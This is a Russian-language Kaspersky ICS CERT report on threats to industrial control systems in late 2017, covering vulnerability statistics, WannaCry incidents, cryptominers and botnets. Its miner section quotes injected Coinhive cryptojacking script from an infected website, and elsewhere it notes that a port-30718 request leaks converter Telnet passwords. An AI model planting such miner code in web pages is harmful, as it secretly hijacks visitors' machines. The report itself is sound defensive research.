KASPERSKY lab

Ландшафт угроз для систем промышленной автоматизации

Второе полугодие 2017

Kaspersky Lab ICS CERT

Содержание

В течение многих лет специалисты «Лаборатории Касперского» обнаруживают и исследуют киберугрозы, направленные на различные информационные системы – коммерческих и государственных организаций, банков, телеком-операторов, промышленных предприятий и частных лиц. Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky Lab ICS CERT) публикует результаты исследований ландшафта угроз для систем промышленной автоматизации, полученные в течение второго полугодия 2017 года.

Основная цель публикаций – информационная поддержка глобальных и локальных команд реагирования на инциденты, специалистов по информационной безопасности предприятий и исследователей в области защищённости промышленных объектов.

Обзор уязвимостей систем АСУ ТП, обнаруженных в 2017 году

Анализ уязвимостей проводился на основе уведомлений производителей, общедоступной информации из открытых баз уязвимостей (ICS-CERT, CVE, Siemens Product CERT), а также результатов собственных исследований Kaspersky Lab ICS CERT. Для построения статистических графиков использовались данные об уязвимостях, опубликованные на сайте ICS-CERT в 2017 году.


Уязвимости в различных компонентах АСУ ТП

Количество обнаруженных уязвимостей

В 2017 году общее число опубликованных на сайте ICS-CERT уязвимостей, выявленных в различных компонентах АСУ ТП, составило 322. В это число входят уязвимости в ПО общего назначения и в сетевых протоколах, которые также актуальны для промышленного ПО и оборудования. Они рассматриваются в обзоре отдельно.

Анализ по отраслям

Большая часть уязвимостей затрагивает автоматизированные системы, управляющие энергетикой (178), производственными процессами различных предприятий (164), водоснабжением (97) и транспортом (74).



Количество уязвимых продуктов, используемых в различных отраслях (по классификации ICS-CERT), уязвимости, опубликованные в 2017 году

Степень риска выявленных уязвимостей

Больше половины выявленных в системах АСУ ТП уязвимостей (194) получили оценку более 7 баллов по шкале CVSS версии 3.0, что соответствует высокой и критической степени риска.

Таблица 1 - Распределение опубликованных уязвимостей по степени риска

	Оценка степени риска			
	от 9 до 10 (критическая)	от 7 до 8,9 (высокая)	от 4 - 6,9 (средняя)	от 0 до 3,9 (низкая)
Количество уязвимостей	60	134	127	1

Наивысшая оценка в 10 баллов была присвоена уязвимостям, обнаруженным в следующих продуктах:

- iniNet Solutions GmbH SCADA Webserver
- Westermo MRD-305-DIN, MRD-315, MRD-355, and MRD-455
- Hikvision Cameras
- Sierra Wireless AirLink Raven XE and XT
- Schneider Electric Modicon M221 PLCs and SoMachine Basic
- BINOM3 Electric Power Quality Meter
- Carlo Gavazzi VMU-C EM and VMU-C PV

Все уязвимости, получившие 10 баллов, имеют схожие характеристики: они связаны с проблемами аутентификации, могут использоваться удалённо и просты в эксплуатации.


Наивысшую оценку степени риска получила также уязвимость в протоколе Modicon Modbus Protocol, которая рассматривается ниже.

Необходимо отметить, что оценка CVSS не учитывает специфику систем промышленной автоматизации и особенности технологических процессов конкретной организации. Поэтому при оценке критичности уязвимости помимо количества баллов по шкале CVSS мы рекомендуем учитывать возможные последствия ее эксплуатации, такие как нарушение или ограничение выполнения функций АСУ ТП, влияющих на непрерывность технологического процесса.

Типы выявленных уязвимостей

Среди наиболее распространенных типов уязвимостей – переполнение буфера (Stack-based Buffer Overflow, Heap-based Buffer Overflow) и неправильная аутентификация (Improper Authentication).

При этом 23% всех выявленных уязвимостей являются веб-уязвимостями (Injection, Path traversal, Cross-site request forgery (CSRF), Cross-site scripting), а 21% – связаны с проблемами аутентификации (Improper Authentication, Authentication Bypass, Missing Authentication for Critical Function) и с проблемами управления доступом (Access Control, Incorrect Default Permissions, Improper Privilege Management, Credentials Management).



Наиболее распространенные типы уязвимостей, уязвимости, опубликованные в 2017 году

Эксплуатация злоумышленниками уязвимостей в различных компонентах АСУ ТП может привести к выполнению произвольного кода, несанкционированному управлению промышленным оборудованием и отказу в его работе (DoS). При этом большинство уязвимостей (265) могут эксплуатироваться удаленно без аутентификации, и их эксплуатация не требует от злоумышленника специальных знаний и высокого уровня навыков.


Для 17 уязвимостей опубликованы эксплойты, что повышает риск их злонамеренного использования.

Уязвимые компоненты АСУ ТП

Наибольшее количество уязвимостей было выявлено в:

- SCADA/HMI-компонентах (88),
- сетевых устройствах промышленного назначения (66),
- ПЛК (52)
- и инженерном ПО (52).

Среди уязвимых компонентов также РЗА, системы противоаварийной защиты, системы экологического мониторинга и системы промышленного видеонаблюдения.



Распределение уязвимостей по компонентам АСУ ТП, уязвимости, опубликованные в 2017 году

Уязвимости промышленных протоколов

Важным моментом в исследовании безопасности программного обеспечения АСУ ТП 2017 года стало обнаружение серьезных уязвимостей в реализациях промышленных протоколов. Так, уязвимости были обнаружены в реализации протокола Modbus в контроллерах серии Modicon (по шкале CVSS версии 3 эта уязвимость имеет оценку 10 баллов), а также в реализациях стека протоколов OPC UA и в реализации протокола PROFINET Discovery and Configuration Protocol. Выявленные проблемы безопасности затрагивают целые линейки продуктов.

Влияние уязвимостей в «традиционных» технологиях на промышленные системы

Кроме специфических для АСУ ТП уязвимостей, во втором полугодии 2017 года стало известно о ряде серьезных уязвимостей в программных платформах и сетевых протоколах, которые могут быть использованы для атак на промышленные системы.

Неожиданно актуальными для индустриальных решений оказались уязвимости в протоколе WPA2. Им оказалось подвержено оборудование сразу нескольких компаний, включая Cisco, Rockwell Automation, Sierra Wireless, ABB и Siemens. Также, сферу АСУ ТП затронули множественные уязвимости в DNS-сервере Dnsmasq, Java Runtime Environment, Oracle Java SE, Cisco IOS и IOS XE.

Кроме того, на безопасность промышленного оборудования могут влиять и уязвимости продуктов Intel. Так, во втором полугодии 2017 года была опубликована информация о нескольких уязвимостях в Intel (ME, SPS и TXE). В основном они затрагивают серверное оборудование SCADA-систем и индустриальные компьютеры, использующие уязвимые процессоры. К ним относятся, например, Automation PC 910 компании B&R, Nuvo-5000 от Neousys, и линейка продуктов GE Automation RXi2-XP. Как правило, компании-разработчики не считают необходимым выпускать

публичные уведомления об уязвимостях такого типа (обусловленных использованием технологий третьих сторон). Конечно, есть и положительные исключения. Например, Siemens AG выпустила уведомление о том, что данные уязвимости затрагивают ряд продуктов компании. Ранее компания уже публиковала информацию о подобных уязвимостях в технологиях Intel, затронувших её продукты.

Уязвимости IoT-устройств

В 2017 году был отмечен рост числа уязвимостей, обнаруженных в устройствах Интернета вещей (Internet of Things, IoT). В связи с чем участились случаи использования этих уязвимостей для создания ботнетов. Только за последние два месяца 2017 года стало известно сразу о трех новых ботнет-активностях. Среди них – ботнет Reaper и новые разновидности Mirai, в том числе ботнет Satori.

Множественные уязвимости были выявлены в роутерах Dlink 850L, беспроводных IP-камерах WIFICAM, сетевых видеорегистраторах Vacron и других устройствах.

Наряду с новыми брешами в IoT-устройствах до сих пор не устранены давние уязвимости, такие как уязвимость CVE-2014-8361 в устройствах компании Realtek, а также уязвимость 2012 года, которая позволяет узнать конфигурацию конвертеров Serial-to-Ethernet, включая Telnet-пароль, через запрос на порт 30718. Данная уязвимость Serial-to-Ethernet конвертеров напрямую затрагивает сферу промышленного Интернета вещей (Industrial Internet of Things) – конверторы последовательных интерфейсов лежат в основе многих систем, позволяющих оператору промышленного оборудования удаленно контролировать его состояние, менять настройки и управлять режимами работы.


Сферу IoT-устройств также затронули проблемы безопасности традиционных информационных технологий. Так, уязвимости в реализациях протокола Bluetooth обусловили появление нового вектора атаки BlueBorne, представляющего опасность для мобильных, настольных и IoT-операционных систем.

Уязвимости, обнаруженные Kaspersky Lab ICS CERT

В 2017 году эксперты Kaspersky Lab ICS CERT уделили особое внимание исследованию проблем безопасности не только собственно компонентов АСУ ТП различных производителей, но и общих компонентов, платформ и технологий АСУ ТП, используемых в решениях различных производителей. Важность подобных исследований обусловлена тем, что наличие уязвимостей в таких компонентах значительно увеличивает число потенциальных жертв для атак злоумышленников. Исследования в данных направлениях продолжены в 2018 году.

Количество найденных уязвимостей

По результатам исследований Kaspersky Lab ICS CERT в 2017 году было выявлено 63 уязвимости в промышленных системах и системах IIoT/IoT.



Распределение уязвимостей, найденных Kaspersky Lab ICS CERT в 2017 году, по типам исследованных компонентов

Обо всех обнаруженных уязвимостях мы незамедлительно проинформировали производителей соответствующих продуктов.


Количество опубликованных CVE

В течение 2017 года на основании информации об обнаруженных Kaspersky Lab ICS CERT уязвимостях было опубликовано 11 CVE. Отметим, что некоторые из этих CVE были опубликованы после того, как вендор закрыл уязвимости, информацию о которых получил еще в 2016 году.

Информация об остальных уязвимостях, обнаруженных экспертами Kaspersky Lab ICS CERT, будет опубликована после их устранения.

Возможности использования найденных уязвимостей

Наибольшее число найденных уязвимостей (29) может позволить злоумышленнику удаленно вызвать отказ в обслуживании (DoS). 8% выявленных уязвимостей может привести к удаленному выполнению произвольного кода в целевой системе.



Распределение уязвимостей, найденных Kaspersky Lab ICS CERT в 2017 году, по возможностям использования

Уязвимости в компонентах АСУ ТП

Всего в 2017 году эксперты Kaspersky Lab ICS CERT обнаружили 30 уязвимостей в продуктах АСУ ТП различных вендоров. В основном, это крупные производители средств автоматизации, такие как Schneider Electric, Siemens, Rockwell Automation, Emerson и другие.

Оценка опасности обнаруженных уязвимостей

Для оценки опасности найденных уязвимостей в компонентах АСУ ТП использовалась собственная система градации уязвимостей, основанная на метрике стандарта CVSS v3.0 (Common Vulnerability Scoring System) и включающая следующие уровни критичности уязвимостей:

- наименее критичные: вес уязвимости не более 5.0 по CVSS v3.0;
- средней критичности: вес уязвимости от 5.1 до 6.9 включительно по CVSS v3.0;
- наиболее критичные: вес уязвимости 7.0 и более по CVSS v3.0.

Абсолютное большинство выявленных уязвимостей относится к группе наиболее критичных. В их числе – XXE-уязвимость в индустриальных решениях, использующих службу Discovery Service на основе стека протоколов OPC UA.

Уязвимости в реализациях технологии OPC UA

Одним из направлений исследований стал поиск уязвимостей в различных реализациях технологии OPC UA. Такие исследования необходимы для повышения общего уровня защищенности продуктов многих вендоров, которые используют эту технологию в своих решениях. Уязвимости в таких

технологиях для атакующего являются своего рода швейцарским ножом, который способен «вскрыть» промышленные системы различных производителей.

Всего было обнаружено 17 критичных уязвимостей типа «отказ в обслуживании».

Часть из обнаруженных уязвимостей была выявлена в примерах программной реализации различных функций в OPC UA, доступных в официальном Github-репозитории. В процессе общения с несколькими вендорами систем промышленной автоматизации мы выяснили, что многие из них использовали код из таких примеров в своем продуктовом коде. Таким образом, выявленные уязвимости могут затрагивать целые линейки продуктов различных производителей.

Уязвимости в сторонних программных и программно-аппаратных решениях

Эксперты Kaspersky Lab ICS CERT исследовали также сторонние программно-аппаратные решения, широко применяемые в системах промышленной автоматизации.

Был проанализирован программно-аппаратный комплекс SafeNet Sentinel производства компании Gemalto. По итогам проведенных исследований в программной части данного решения было обнаружено 15 уязвимостей (11 в декабре 2016 года и 4 в 2017 году). Данные бреши затрагивают множество продуктов, в составе которых используется это уязвимое ПО. Среди них решения компаний ABB, General Electric, HP, Cadac Group, Zemax и других производителей ПО, количество которых, по некоторым оценкам, может достигать 40 тысяч.

Уязвимости в компонентах Интернета вещей (IoT и IIoT)

Отдельным направлением исследований стала оценка состояния ИБ компонентов Интернета вещей (IoT), в том числе IIoT (Industrial Internet of Things).

В настоящее время по 11 выявленным уязвимостям в этой области эксперты «Лаборатории Касперского» совместно с производителями ведут работу по повышению защищенности решений. Были обнаружены уязвимости в следующих компонентах и решениях:

- умные камеры;
- программно-аппаратные решения, относящиеся к IIoT.

Отметим, что к безопасности IIoT также имеют непосредственное отношение и уязвимости в реализации стандартов OPC UA, о которых мы рассказали выше.

Уязвимости в промышленных маршрутизаторах

За прошедший год было выявлено 18 уязвимостей в промышленном сетевом оборудовании разных производителей. Типичные уязвимости: раскрытие информации, эскалация привилегий, выполнение произвольного кода, отказ в обслуживании.

Взаимодействие с производителями ПО

«Лаборатория Касперского» придерживается принципа ответственного раскрытия (responsible disclosure) информации о найденных уязвимостях и незамедлительно сообщает о них производителям ПО.

По вопросам устранения выявленных уязвимостей в 2017 году исследователи Kaspersky Lab ICS CERT активно взаимодействовали с различными компаниями.

Из обнаруженных Kaspersky Lab ICS CERT в 2017 году 63 уязвимостей вендорами было устранено 26. Закрыли уязвимости компании Siemens, General Electric, Rockwell Automation, Gemalto и промышленный консорциум OPC Foundation.

Отметим, что большинство производителей ПО для систем автоматизации, с которыми нам пришлось работать, стали уделять существенно больше внимания и ресурсов задаче исправления обнаруженных уязвимостей и проблем с информационной безопасностью в своих продуктах, включая не самые последние их версии.

Однако проблема устранения уязвимостей в системах промышленной автоматизации по-прежнему актуальна. Во многих случаях на устранение уязвимостей в решениях крупных производителей уходит много времени. Иногда производители ПО принимают решение о включении исправления только в новые, запланированные к выпуску, версии уязвимого продукта.

Кроме того, у некоторых разработчиков процесс уведомления клиентов об исправленной уязвимости всё ещё нуждается в доработках организационного и технического характера. Даже после выхода обновления многие пользователи продолжают находиться в неведении относительно существования проблемы безопасности и используют версии продукта, содержащие уязвимости. Это особенно важно, когда речь идет об уязвимостях встраиваемого ПО, технологий или же отдельных программных модулей, которые используются множеством сторонних производителей (один из примеров приведен здесь).

Положительным примером являются Siemens и OPC Foundation, которые устранили уязвимости в кратчайшие сроки и выпустили публичное уведомление об имеющихся уязвимостях.

Вредоносное ПО на системах промышленной автоматизации

Как мы уже отмечали ранее, во многих промышленных компаниях используются современные сетевые технологии, которые повышают прозрачность и эффективность процессов управления предприятием, а также обеспечивают гибкость и отказоустойчивость выполняемых функций на всех уровнях промышленной автоматизации. В результате технологическая сеть все больше становится похожей на корпоративную — и по сценариям использования, и по применяемым технологиям. К сожалению, платой за это становится распространение интернет- и прочих традиционных IT-угроз на технологические сети современных организаций.

Во втором полугодии 2017 года защитными решениями «Лаборатории Касперского» на системах промышленной автоматизации было обнаружено более 17,9 тысяч различных модификаций вредоносного ПО, относящихся к около 2,4 тысячам различных семейств.

Случайные заражения

В подавляющем большинстве случаев попытки заражения компьютеров АСУ носят случайный характер, а не происходят в ходе целевой атаки. Соответственно, функции, заложенные во вредоносное ПО, не являются специфичными для атак на системы промышленной автоматизации. Однако, даже не имея специальной функциональности, вредоносное ПО способно вызвать последствия, плачевные для систем промышленной автоматизации, в том числе привести к аварийной остановке технологического процесса. Это подтвердила эпидемия WannaCry в мае 2017 года, когда в результате заражений шифровальщиком несколько промышленных компаний, работающих в различных отраслях, были вынуждены временно приостановить производство. В предыдущем отчете и нескольких статьях (см. здесь и здесь) мы подробно рассказывали об угрозах программ-шифровальщиков.

Неожиданные последствия эпидемии WannaCry

Важно отметить, что некоторые IT-угрозы могут нанести гораздо более серьёзный вред в технологической сети, чем в офисной. Продемонстрируем это на примере двух инцидентов, расследованных командой Kaspersky Lab ICS-CERT.

Во втором полугодии 2017 года к нам обратились представители сразу нескольких промышленных предприятий, где были выявлены массовые заражения технологической сети шифровальщиком WannaCry. Как выяснилось позже, первичные заражения компьютеров офисных сетей пострадавших компаний во всех случаях произошли еще в первом полугодии 2017 года, в разгар эпидемии WannaCry. Однако заражение не было замечено до тех пор, пока не распространилось на технологическую сеть. Как выяснилось в ходе расследования, функциональность шифрования в образцах вредоносного ПО была повреждена, и зараженные системы в корпоративных сетях предприятий продолжали функционировать в нормальном режиме – без каких-либо сбоев. Заражение же технологической сети привело в описываемых случаях к неожиданным негативным последствиям.


На одном из заражённых WannaCry предприятий на компьютерах операторов стали постоянно возникать «синие экраны смерти» и происходить аварийные перезагрузки. Причина столь неожиданных последствий заражения крылась в том, что эти машины работали под управлением Windows XP. Как известно, эксплойт DoublePulsar, используемый WannaCry для распространения, некорректно работает в данной версии операционной системы, что и приводит к возникновению «синего экрана смерти» и перезагрузке компьютера. В случае, когда множество машин в технологическом сегменте сети организации оказываются заражены, машины под управлением Windows XP часто подвергаются атакам и аварийно перезагружаются. В результате операторы не могут осуществлять мониторинг и управление технологическим процессом. Таким образом, WannaCry становится своего рода инструментом атаки типа «отказ в обслуживании».

В другом инциденте распространение WannaCry приводило к временной недоступности части устройств в промышленном сегменте сети предприятия в периоды, когда сетевая активность вредоносной программы совпадала с определёнными этапами технологического процесса. В результате возникали аварийные остановки критически важного для предприятия технологического процесса, в среднем, на 15 минут.

Майнеры криптовалют в инфраструктуре технологической сети

По данным Kaspersky Lab ICS CERT, в период с февраля 2017 года по январь 2018 года программами для майнинга криптовалют были атакованы 3,3% компьютеров, относящихся к системам промышленной автоматизации.

До августа 2017 года доля компьютеров АСУ, атакованных майнерами, не превышала 1%. Этот показатель вырос в сентябре и не опускался ниже 1% до конца 2017 года. Самым активным месяцем по атакам майнеров на компьютеры АСУ стал октябрь с показателем 2,07%.



Доля компьютеров АСУ, атакованных вредоносными программами для майнинга криптовалют

Как и другое вредоносное ПО, попавшее на системы промышленных предприятий, майнеры могут стать угрозой для мониторинга и управления технологическим процессом. Во время работы вредоносные программы данного типа создают значительную нагрузку на вычислительные

ресурсы компьютера. Увеличение нагрузки на процессоры может негативно влиять на работу компонентов АСУ ТП предприятия и угрожать стабильности их функционирования.

По нашим оценкам, в основном майнеры попадают на компьютеры АСУ в результате случайных заражений. Достоверной информации о целевом заражении машин в инфраструктуре технологической сети для майнинга криптовалют нет – исключая те случаи, когда установка майнеров производится недобросовестными сотрудниками предприятий. Чаще всего вредоносное ПО для майнинга криптовалют попадает в инфраструктуру технологической сети из интернета, реже – со съемных носителей или из сетевых папок.

Источники заражения компьютеров АСУ майнерами,
процент атакованных систем, февраль 2017 – январь 2018

Заражению майнерами криптовалют подверглось множество веб-сайтов, в том числе промышленных компаний. В таких случаях майнинг криптовалют производится на системах посетителей зараженных веб-ресурсов, данная техника получила название cryptojacking.

```
1394
1395 <script src="https://ajax.aspnetcdn.com/ajax/jQuery/jquery-3.2.0.min.js"></script>
1396
1397 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
1398 <script src="https://coinhive.com/lib/coinhive.min.js"></script>
1399 <script>
1400         var miner = new CoinHive.Anonymous('lIPfiIkw6xH8ZgosLv9CBoMyh84GOfnZ', {threads: 2});
1401         miner.start();
1402     </script>
```

Скриншот фрагмента кода веб-ресурса, заражённого вредоносной программой – майнером

Ботнет-агенты в инфраструктуре технологической сети


В большинстве случаев ботнет-агенты выполняют такие функции, как поиск и кража финансовой информации, кража данных аутентификации, перебор паролей, рассылка спама, а также атаки на заданные удаленные интернет-ресурсы, в частности, — атаки, направленные на отказ

в обслуживании (DDoS). Кроме того, в случае если ботнет-агент производит атаку на сторонние ресурсы (такие случаи также фиксировались), у компании — владельца IP-адресов могут возникнуть определенные репутационные риски.

